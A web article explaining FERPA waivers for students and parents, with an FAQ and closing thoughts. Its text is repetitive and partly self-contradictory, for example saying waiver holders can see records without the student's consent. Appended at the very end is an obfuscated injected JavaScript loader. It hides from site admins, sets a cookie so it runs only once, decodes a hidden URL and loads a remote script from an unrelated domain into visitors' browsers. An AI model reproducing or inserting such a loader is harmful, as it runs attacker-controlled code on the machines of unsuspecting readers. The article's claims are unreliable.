

A FERPA waiver is a crucial document for student privacy. It allows educational institutions to release a student’s academic records to a specified third-party. When seeking recommendation letters or applying for scholarships, understanding what a FERPA waiver entails is essential. This waiver grants permission to share academic information that would otherwise be protected under the Family Educational Rights and Privacy Act. By signing a FERPA waiver, students open up opportunities for further education and career advancement. Understanding the importance of this document is key to navigating the academic landscape successfully.
Understanding FERPA Waiver: A Comprehensive Guide
What is FERPA Waiver?
Welcome to our detailed guide on FERPA waivers! If you’re a student, parent, or educator, you may have heard about FERPA but might be unsure about what exactly a FERPA waiver entails. Don’t worry; we’re here to break it down for you in simple terms.
Getting to Know FERPA
FERPA stands for the Family Educational Rights and Privacy Act. It is a federal law that protects the privacy of student education records. These records include report cards, transcripts, disciplinary records, and more.
FERPA Waiver Explained
When a student turns 18 or attends a school beyond high school, the rights under FERPA transfer from the parent to the student. However, in some cases, students may choose to sign a FERPA waiver.
Significance of a FERPA Waiver
By signing a FERPA waiver, a student gives permission to the educational institution to release their education records to specified individuals or organizations. This waiver allows parents, guardians, or other designated parties to access the student’s academic information.
Understanding the Implications
It’s crucial for students and parents to understand the implications of signing a FERPA waiver. While it can facilitate communication and shared information, it also means that the designated individuals can access sensitive data without the student’s explicit consent.
When to Consider a FERPA Waiver
Students may opt for a FERPA waiver in situations where they want their parents or guardians to be actively involved in their educational journey, especially when it comes to financial matters, academic progress, or support services.
Steps to Request a FERPA Waiver
If you’re considering a FERPA waiver, you typically need to fill out a form provided by your educational institution. This form will outline who can access your education records and for what purposes.
Signing a FERPA waiver is a personal decision that should be made after careful consideration of its implications. It can be a helpful tool for maintaining open communication and support networks within the educational environment, but it’s essential to weigh the pros and cons before moving forward.
Hopefully, this guide has shed some light on the concept of FERPA waivers. Remember, knowledge is power, especially when it comes to understanding your rights and responsibilities as a student or parent in the educational system. If you have any more questions about FERPA or related topics, feel free to reach out to us!
Should You Waive FERPA Rights? Everything You Need To Know
Frequently Asked Questions
What is a FERPA waiver?
A FERPA waiver is a legal document that allows a student to grant permission for a school or institution to release their education records to a specified individual or entity.
How does a FERPA waiver work?
By signing a FERPA waiver, a student authorizes the educational institution to share specific information, such as grades, transcripts, and disciplinary records, with the designated recipient mentioned in the waiver.
Who can request access through a FERPA waiver?
Only individuals or organizations specified by the student in the FERPA waiver can access the student’s education records. The waiver limits the disclosure to only the parties mentioned in the document.
Is a FERPA waiver permanent?
A FERPA waiver is typically valid for a specified period mentioned in the document signed by the student. After the expiration date, the authorization for disclosure of information ceases unless the student renews or extends the waiver.
Final Thoughts
In conclusion, a FERPA waiver is a legal document that allows students to grant permission for their educational records to be disclosed to a specific individual or organization. By signing a FERPA waiver, students can authorize the release of confidential information regarding their academic performance and personal details. It is essential for students to understand the implications of signing a FERPA waiver before sharing their information with a third party. Remember, a FERPA waiver grants access to sensitive data, so always proceed with caution.(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9+/=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();